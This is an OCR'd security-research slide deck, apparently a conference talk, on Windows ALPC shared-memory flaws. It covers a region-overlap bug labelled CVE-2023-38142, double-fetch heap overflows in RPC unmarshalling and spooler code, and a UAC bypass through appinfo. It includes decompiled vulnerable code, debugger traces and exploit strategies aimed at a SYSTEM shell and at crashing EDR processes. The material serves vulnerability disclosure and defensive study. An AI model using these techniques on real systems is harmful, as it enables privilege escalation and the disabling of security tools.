        struct _MM_GRAPHICS_VAD_FLAGS GraphicsVadFlags;
        struct _MM_SHARED_VAD_FLAGS SharedVadFlags;
        volatile ULONG VolatileVadLong;
    } u;
    //...
    union
    {
        ULONGLONG EventListULongPtr;
        UCHAR StartingVpnHigher:4;
    } u5;
};
```

VAD Event structure (symbols deleted from windows 11)



```
struct _MI_VAD_EVENT_BLOCK
{
    struct _MI_VAD_EVENT_BLOCK* Next;
    union
    {
        struct _KGATE Gate;
        struct _MMADDRESS_LIST SecureInfo;
        struct _RTL_BITMAP_EX BitMap;
        struct _MMINPAGE_SUPPORT* InPageSupport;
        struct _MI_LARGEPAGE_VAD_INFO LargePage;
        struct _MI_PHYSICAL_VIEW AweView;
        struct _ETHREAD* CreatingThread;
        struct _MI_SUB64K_FREE_RANGES PebTeb;
        struct _MMVAD_SHORT* PlaceholderVad;
    };
    ULONG WaitReason;
};
```


Secure View Against Write



change from writeable To read-only

```
[+0x000 ( 0: 0)] Valid : 0x1 [Type: unsigned __int64]
[+0x000 ( 1: 1)] Dirty1 : 0x1 [Type: unsigned __int64]
[+0x000 ( 2: 2)] Owner : 0x1 [Type: unsigned __int64]
...
[+0x000 (51:12)] PageFrameNumber : 0x190c8e [Type: unsigned __int64]
[+0x000 (55:52)] ReservedForSoftware : 0x0 [Type: unsigned __int64]
[+0x000 (59:56)] WsleAge : 0x0 [Type: unsigned __int64]
[+0x000 (62:60)] WsleProtection : 0x4 [Type: unsigned __int64]
[+0x000 (63:63)] NoExecute : 0x1 [Type: unsigned __int64]
```

PTE before and after **MiSetWsleProtection** and **MiRevertValidPte** function



```
[+0x000 ( 0: 0)] Valid : 0x1 [Type: unsigned __int64]
[+0x000 ( 1: 1)] Dirty1 : 0x0 [Type: unsigned __int64]
[+0x000 ( 2: 2)] Owner : 0x1 [Type: unsigned __int64]
...
[+0x000 (51:12)] PageFrameNumber : 0x190c8e [Type: unsigned __int64]
[+0x000 (55:52)] ReservedForSoftware : 0x0 [Type: unsigned __int64]
[+0x000 (59:56)] WsleAge : 0x0 [Type: unsigned __int64]
[+0x000 (62:60)] WsleProtection : 0x1 [Type: unsigned __int64]
[+0x000 (63:63)] NoExecute : 0x1 [Type: unsigned __int64]
```

Check Secure Vad

MiComparePteProtections



62 60



WsleProtection
PAGE_READWRITE



PAGE_READWRITE





Conditions Secure Memory fail

`MmSecureVirtualMemoryAgainstWrites` fail to secure the memory sometimes

- Share memory never been used (read/write) after creation
  - No PDE and PTE, doesn't mapped into physicial address
- Server side Region will be set to unsecure mode
- Server side will not trust the share memory and copy data to heap memory

Vulnerability Disclosure

Flaw in region creation

```
NTSTATUS AlpcpCreateRegion(_KALPC_SECTION *AlpcSection, __int64 viewoffset, __int64 AllocationSize, ...)
{
  //...
  p_RegionListHead = &AlpcSection->RegionListHead;
  v9 = ~((unsigned int)AlpcpViewGranularity - 1) & (AllocationSize + (unsigned int)(AlpcpViewGranularity - 1));
  v10 = (unsigned int)(AlpcpRegionGranularity - 1);
  v11 = ~((unsigned int)AlpcpRegionGranularity - 1);
  AllocationSizeAlligned = v11 & (v10 + AllocationSize);
  Region = p_RegionListHead->RegionListEntry.Flink;
  do
  {
      Offset = Region->Offset;
      v21 = Offset - viewoffset;
      if ( Offset - viewoffset == AllocationSizeAlligned )
      {
          p_RegionListHead = Region;
          goto LABEL_5;
      }
      // ...
      Size = Region->Size;
      Region = Region->RegionListEntry.Flink;
      viewoffset = Offset + Size;
  } while ( Region != p_RegionListHead );
LABEL_5:
  newRegion = AlpcpAllocateBlob(AlpcRegionType, 88i64, 0);
  // ...
  newRegion->Offset = viewoffset;
  newRegion->ViewSize = v9;
  AlpcpReferenceBlob((ULONG_PTR)AlpcSection);
  newRegion->Section = AlpcSection;
  newRegion->RegionListEntry.Blink = p_RegionListHead->RegionListEntry.Blink;
  newRegion->RegionListEntry.Flink = &p_RegionListHead->RegionListEntry;
  // ..
  ++AlpcSection->NumberOfRegions;
  return 0i64;
}
```




- Allocation size alignment to page size (Doesn't check the allocation size !!!)

```
AlpcpViewGranularity   = 0x1000
AlpcpRegionGranularity = 0x10000
v10 == 0x10000 - 1  == 0xFFFF
V11 == ~(0x100 - 1) == 0xFFFFFFFFFFFF0000
```

- Split the whole section when allocate region, offset auto increase.
- Allocate Region object, share memory will be created in **`AlpcpCreateView`** function, the `Offset` member will be the offset in **`_SECTION`** object .

Region offset auto increase



CVE-2023-38142



Region 1

offset: 0
size: 0x1000

Region 2

offset: 0x1000
size: 0x1000

Region 3

offset: 0x2000
size: 0x1000



Region 1

Region 2

offset: 0
size: 0x1000

Final aligned offset: 0
Final aligned size: 0
Overlapped ! ! !

offset: 0x1000
size: 0xFFFFFFFFFFF0002


Region 3

offset: 0x2000
size: 0x1000




Other constraints

- **`MmMapSecureViewOfSection`** and **`MmMapViewOfSection`** functions support mapping share memory with zero size (0x1000 by default)
- Allocation can't be zero in normal situation, checked before **`AlpcpCreateSectionView`** function.
- Region object can't be used in more than two views



Let' s try to race again on win11





Create two views with the same section offset, overlapped!

Kernel only secure one view address

Second view is writeable !!!

Address detail

windbg Debug (Kernel Mode)


```
7: kd> !pte 0xa10000
                                           VA 0000000000a10000
PXE at FFFF92C964B25000    PPE at FFFF92C964A00000    PDE at FFFF92C940000028    PTE at FFFF928000005080
contains 8A000001C25DE867  contains 0A000001C25DF867  contains 0A000001C0833867  contains 90000001C2039025
pfn 1c25de    ---DA--UW-V  pfn 1c25df    ---DA--UWEV  pfn 1c0833    ---DA--UWEV  pfn 1c2039    ----A--UR-V

7: kd> !pte 0x2ba0000
                                           VA 0000000002ba0000
PXE at FFFF92C964B25000    PPE at FFFF92C964A00000    PDE at FFFF92C9400000A8    PTE at FFFF928000015D00
contains 8A000001C25DE867  contains 0A000001C25DF867  contains 0A000001C15E0867  contains C100000 1C2039847
pfn 1c25de    ---DA--UW-V  pfn 1c25df    ---DA--UWEV  pfn 1c15e0    ---DA--UWEV  pfn 1c2039    ---D---UW-V
```

Exploitation analysis

Exploit strategies

- Logical exploitation strategies
  - Exploit third party services, convert to file operation exploitation like CVE-2017-11783
  - Bypass security checks inside rpc services, use double fetch to change the argument (string, wstring, int), access admin resources.
  - Bypass UAC on windows 11



- Memory corruption exploitation strategies
  - Heap buffer overflow inside service module.
  - Heap buffer overflow in RPCRT4.dll (marshall process)
  - Privilege escalation, get system shell !
  - Crash process like windows defender and other EDR process

It's 2024, Windows 11 !!!

```
__int64 SvcMoveFileInheritSecurity()
{
  return 0xFFFFFFFF80004001ui64;
}
```



What kinds of argument can be double-fetch?

```
typedef struct B {
  unsigned long a1;
  char * a2;
} B;
```

Bongus structure unmarshall /
pass through heap buffer

Unmarshal structure
process





rpcrt4.dll

NdrComplexStructUnmarshall

```
typedef struct A {
  unsigned long a1;
  unsigned long a2;
  unsigned long long a3;
} A;
```

Simple structure unmarshall /
pass through share memory


ProcFormat and TypeFormat

```
typedef struct A {
   unsigned long a1;
   unsigned long a2;
   unsigned long long a3;
} A;

typedef struct B {
   unsigned long a1;
   char* a2;
} B;

// function
void Output1(
   [in, string] const char* szOutput,
   [in] struct A* Input1,
   [in] struct B* Input2);
```

Function Infos




```
static const Example1_MIDL_PROC_FORMAT_STRING Example1__MIDL_ProcFormatString =
{
 0,
 {
  ....
  /* Parameter szOutput */

  /* 58 */ NdrFcShort( 0x10b ), /* Flags: must size, must free, in, simple ref, */
  /* 60 */ NdrFcShort( 0x0 ), /* X64 Stack size/offset = 0 */
  /* 62 */ NdrFcShort( 0x4 ), /* Type Offset=4 */
  /* Parameter Input1 */
  /* 64 */ NdrFcShort( 0x10a ), /* Flags: must free, in, simple ref, */
  /* 66 */ NdrFcShort( 0x8 ), /* X64 Stack size/offset = 8 */
  /* 68 */ NdrFcShort( 0xa ), /* Type Offset=10 */

  /* Parameter Input2 */

  /* 70 */ NdrFcShort( 0x10b ), /* Flags: must size, must free, in, simple ref, */
  /* 72 */ NdrFcShort( 0x10 ), /* X64 Stack size/offset = 16 */
  /* 74 */ NdrFcShort( 0x16 ), /* Type Offset=22 */

  0x0
 }
};
```



rpcrt4.dll

ProcFormat structure stores function information, argument offset information start offset in TypeFormat structure and offset in argument array offset position.

ProcFormat and TypeFormat

```
typedef struct A {
    unsigned long a1;
    unsigned long a2;
    unsigned long long a3;
} A;

typedef struct B {
    unsigned long a1;
    char* a2;
} B;

// function
void Output1(
    [in, string] const char* szOutput,
    [in] struct A* Input1,
    [in] struct B* Input2);
```

IDL

DLL

rpcrt4.dll

Different between complex structure and simple structure


```
Example1__MIDL_TypeFormatString =
{
    ....
    /* 6 */
            0x11, 0x0, /* FC_RP */
    /* 8 */ NdrFcShort( 0x2 ), /* Offset= 2 (10) */
    /* 10 */
            0x15, /* FC_STRUCT */
            0x7, /* 7 */
    /* 12 */ NdrFcShort( 0x10 ), /* 16 */
    /* 14 */ 0x8, /* FC_LONG */
            0x8, /* FC_LONG */
    /* 16 */ 0xb, /* FC_HYPER */
            0x5b, /* FC_END */
    /* 18 */
            0x11, 0x0, /* FC_RP */
    /* 20 */ NdrFcShort( 0x2 ), /* Offset= 2 (22) */
    /* 22 */
            0x1a, /* FC_BOGUS_STRUCT */
            0x3, /* 3 */
    /* 24 */ NdrFcShort( 0x10 ), /* 16 */
    /* 26 */ NdrFcShort( 0x0 ), /* 0 */
    /* 28 */ NdrFcShort( 0x6 ), /* Offset= 6 (34) */
    /* 30 */ 0x8, /* FC_LONG */
            0x40, /* FC_STRUCTPAD4 */
    /* 32 */ 0x36, /* FC_POINTER */
            0x5b, /* FC_END */
    /* 34 */
            0x12, 0x8, /* FC_UP [simple_pointer] */
    /* 36 */ 0x2, /* FC_CHAR */
            0x5c, /* FC_PAD */
    0x0, ...
};
```

Heap overflow situation 1


```
void NdrpConformantStringMarshall(...)
{
  // ...
  len = -1;
  do
    ++len;
  while ( *(_WORD *)&pMemory[2 * len] );
  AllocSize = len + 1;
  CopySize = 2 * AllocSize;
  // ...
  Buffer = pStubMsg->Buffer;
  EndPos = ((CopySize + Buffer + 3)
       & 0xFFFFFFFFFFFFFFFCui64) - 4;

  if ( EndPos >= Buffer )
    *EndPos = 0;
  memcpy_0(Buffer, pMemory, CopySize);
  pStubMsg->Buffer += CopySize;
  // ...
}
```

- calculate string length on share memory (User controllable)
- copy to fix size memory (Buffer Overflow!!!) Buffer overflow exploitation.



WSTR 1: 0xF50 (Fill gap in attacker process)
WSTR 2: 0xF00 (Overlapped with WSTR 1)



Heap overflow situation 2

```
long RPCUploadPrinterDriverPackage(
  [in][unique][string] wchar_t* arg_0,
  [in][string] wchar_t* arg_1,
  [in][string] wchar_t* arg_2,
  [in]long arg_3,
  [in][out][unique][size_is(*arg_5)] wchar_t *arg_4,
  [in][out]long *arg_5
);
```



- string size is controllable when executing the function
- possible double fetch when fetching data from size pointer
- out of bound read / write when marshalling string back to the client side

```
0:006> r
rax=0000000002250008 rbx=0000000001a0eb50 rcx=0000000002251fa0
rdx=ffffffffff38005c rsi=00000000015d0064 rdi=00007ff6870ec0d4
rip=00007ffb067f58c0 rsp=0000000001a0e9b8 rbp=000000000001e000
 r8=0000000000000028  r9=0000000000000701 r10=00007ff6870ec0d8
r11=00000000015ee064 r12=0000000000c67e04 r13=00007ff6870ede42
r14=0000000001a0eb50 r15=00007ffb05e00000
iopl=0         nv up ei pl nz na pe nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010202
ntdll!memcpy+0x100:
00007ffb`067f58c0 0f100c11        movups  xmm1,xmmword ptr [rcx+rdx] ds:00000000`015d1ffc=????????????????????????????????
0:006> k
 # Child-SP          RetAddr               Call Site
00 00000000`01a0e9b8 00007ffb`05e536da     ntdll!memcpy+0x100
01 00000000`01a0e9c0 00007ffb`05e40e3a     RPCRT4!NdrConformantArrayMarshall+0x9a
02 00000000`01a0e9f0 00007ffb`05e4c4a2     RPCRT4!NdrPointerMarshall+0x13a
03 00000000`01a0ea20 00007ffb`05e66311     RPCRT4!NdrpServerMarshal+0x182
04 00000000`01a0ea60 00007ffb`05e4c1ea     RPCRT4!NdrStubCall2Heap+0x55d
05 00000000`01a0ed20 00007ffb`05e1039a     RPCRT4!NdrStubCall2+0x3a
06 00000000`01a0ed50 00007ffb`05e069f2     RPCRT4!NdrServerCall2+0x1a
07 00000000`01a0ed80 00007ffb`05e340b4     RPCRT4!DispatchToStubInCNoAvrf+0x22
08 00000000`01a0edd0 00007ffb`05e33a91     RPCRT4!RPC_INTERFACE::DispatchToStubWorker+0x1b4
09 00000000`01a0eeb0 00007ffb`05e3f174     RPCRT4!RPC_INTERFACE::DispatchToStub+0xf1
0a 00000000`01a0ef20 00007ffb`05e3e616     RPCRT4!LRPC_SCALL::DispatchRequest+0x324
0b 00000000`01a0eff0 00007ffb`05e3dbc3     RPCRT4!LRPC_SCALL::HandleRequest+0x996
0c 00000000`01a0f110 00007ffb`05e3d81c     RPCRT4!LRPC_SASSOCIATION::HandleRequest+0x2c3
0d 00000000`01a0f190 00007ffb`05e3d449     RPCRT4!LRPC_ADDRESS::HandleRequest+0x17c
0e 00000000`01a0f230 00007ffb`05e40719     RPCRT4!LRPC_ADDRESS::ProcessIO+0x939
0f 00000000`01a0f380 00007ffb`0679ee67     RPCRT4!LrpcIoComplete+0x109
10 00000000`01a0f410 00007ffb`067857ac     ntdll!TppAlpcpExecuteCallback+0x157
```

Heap overflow situation 3

```
__int64 __fastcall RouterOpenPrinterW(...) {
  // ...
  v19 = wcsstr(printername, L",NoCache");
  if ( v19 )
  {
    v20 = (wchar_t *)DllAllocSplStr(a1);
    v8 = v20;
    if ( !v20 )
      return 0i64;
    v20[((__int64)v19 - a1) >> 1] = 0;
  }
  // ...
}
```

First access, length can be 0xff0

Second access, allocate string on heap, size 0x10



- Double-fetch calculation on share memory (WString)
- Out of bound write \x00 on the heap


Bypass UAC



Bypass UAC on windows 11

Hillstone 山石网科

- Application Information service appinfo.dll, heavily use share memory
- Use share memory in **`AiIsEXESafeToAutoApprove`** function
- Process name and cmdline arguments store in share memory when calls **`CreateProcessAsUserW`** function






Limitations

- AutoElevate program whitelist in `g_lpAutoApproveEXEList`, also have arguments whitelist
- New process will be suspended, check the process Image section with program file section from new process handle (Can only use the program in whitelist)
- Killed if launched a malicious program in **`AipValidateLaunchedProcess`** function 👍👍👍👍
- Doesn't check arguments after launching a malicious program：）

Bypass UAC on windows 11



- Create a malicious msc file which can launch cmd process or other, autostart any program via mmc script execution
- Change the argument from services.msc to malicious file in share memory


Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-547RS13\zwjj]

File Options View Process Find DLL Users Help

Process	CPU	Private Bytes	Working Set	PID	Description	Command Line	Company Name	User Name	Integrity
explorer.exe	0.21	137,212 K	353,736 K	5780	Windows 资源管理器	C:\Windows\Explorer.EXE	Microsoft Corporation	DESKTOP-547RS13\zwjj	Medium
SecurityHealthSystray.exe		1,936 K	10,576 K	1184	Windows Security notific...	"C:\Windows\System32\SecurityHealthSystray.exe"	Microsoft Corporation	DESKTOP-547RS13\zwjj	Medium
vmtoolsd.exe	0.07	24,628 K	45,748 K	1272	VMware Tools Core Service	"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr	VMware, Inc.	DESKTOP-547RS13\zwjj	Medium
OneDrive.exe		51,640 K	110,644 K	3452	Microsoft OneDrive	"C:\Users\zwjj\AppData\Local\Microsoft\OneDrive\OneDrive.exe...	Microsoft Corporation	DESKTOP-547RS13\zwjj	Medium
cmd.exe		2,412 K	4,940 K	6908	Windows 命令处理程序	"C:\Windows\system32\cmd.exe"	Microsoft Corporation	DESKTOP-547RS13\zwjj	Medium
conhost.exe		1,404 K	8,052 K	4960	控制台窗口主机	\??\C:\Windows\system32\conhost.exe 0x4	Microsoft Corporation	DESKTOP-547RS13\zwjj	Medium
python.exe	24.78	52,216 K	58,528 K	3668		python uac-pass.py		DESKTOP-547RS13\zwjj	Medium
mmc.exe		15,860 K	63,032 K	3832	Microsoft 管理控制台	C:\Windows\System32\mmc.exe C:\Windows\system32\services.msc	Microsoft Corporation	DESKTOP-547RS13\zwjj	High
mmc.exe		18,048 K	68,484 K	4656	Microsoft 管理控制台	C:\Windows\System32\mmc.exe C:\Users\zwjj\Desktop\fuck.mscsc	Microsoft Corporation	DESKTOP-547RS13\zwjj	High
cmd.exe		2,024 K	4,716 K	3460	Windows 命令处理程序	"C:\windows\system32\cmd.exe"	Microsoft Corporation	DESKTOP-547RS13\zwjj	High
conhost.exe		6,284 K	27,468 K	2856	控制台窗口主机	\??\C:\Windows\system32\conhost.exe 0x4	Microsoft Corporation	DESKTOP-547RS13\zwjj	High
mmc.exe		15,552 K	59,856 K	8480	Microsoft 管理控制台	C:\Windows\System32\mmc.exe C:\Windows\system32\services.msc	Microsoft Corporation	DESKTOP-547RS13\zwjj	High
mmc.exe		16,480 K	58,820 K	6024	Microsoft 管理控制台	C:\Windows\System32\mmc.exe C:\Users\zwjj\Desktop\fuck.mscsc	Microsoft Corporation	DESKTOP-547RS13\zwjj	High
mmc.exe		16,412 K	58,596 K	6452	Microsoft 管理控制台	C:\Windows\System32\mmc.exe C:\Users\zwjj\Desktop\fuck.mscsc	Microsoft Corporation	DESKTOP-547RS13\zwjj	High
mmc.exe		15,748 K	64,052 K	3852	Microsoft 管理控制台	C:\Windows\System32\mmc.exe C:\Windows\system32\services.msc	Microsoft Corporation	DESKTOP-547RS13\zwjj	High
mmc.exe		16,856 K	61,800 K	6772	Microsoft 管理控制台	C:\Windows\System32\mmc.exe C:\Users\zwjj\Desktop\fuck.mscsc	Microsoft Corporation	DESKTOP-547RS13\zwjj	High
procexp64.exe	2.27	28,772 K	71,172 K	8548	Sysinternals Process Exp...	"C:\Users\zwjj\Desktop\procexp64.exe"	Sysinternals - www.sys...	DESKTOP-547RS13\zwjj	High

Get System Privilege

Exploitable situation



Registry		6,120 K	65,836 K	140			NT AUTHORITY\SYSTEM	System
System Idle Process	84.96	60 K	8 K	0			NT AUTHORITY\SYSTEM	
System	0.67	36 K	160 K	4			NT AUTHORITY\SYSTEM	System
Interrupts	1.98	0 K	0 K	n/a Hardware Interrupts and ...				
smss.exe		1,180 K	1,312 K	488 Windows 会话管理器	\SystemRoot\System32\smss.exe	Microsoft Corporation	NT AUTHORITY\SYSTEM	System
Memory Compression		40 K	0 K	2248			NT AUTHORITY\SYSTEM	System
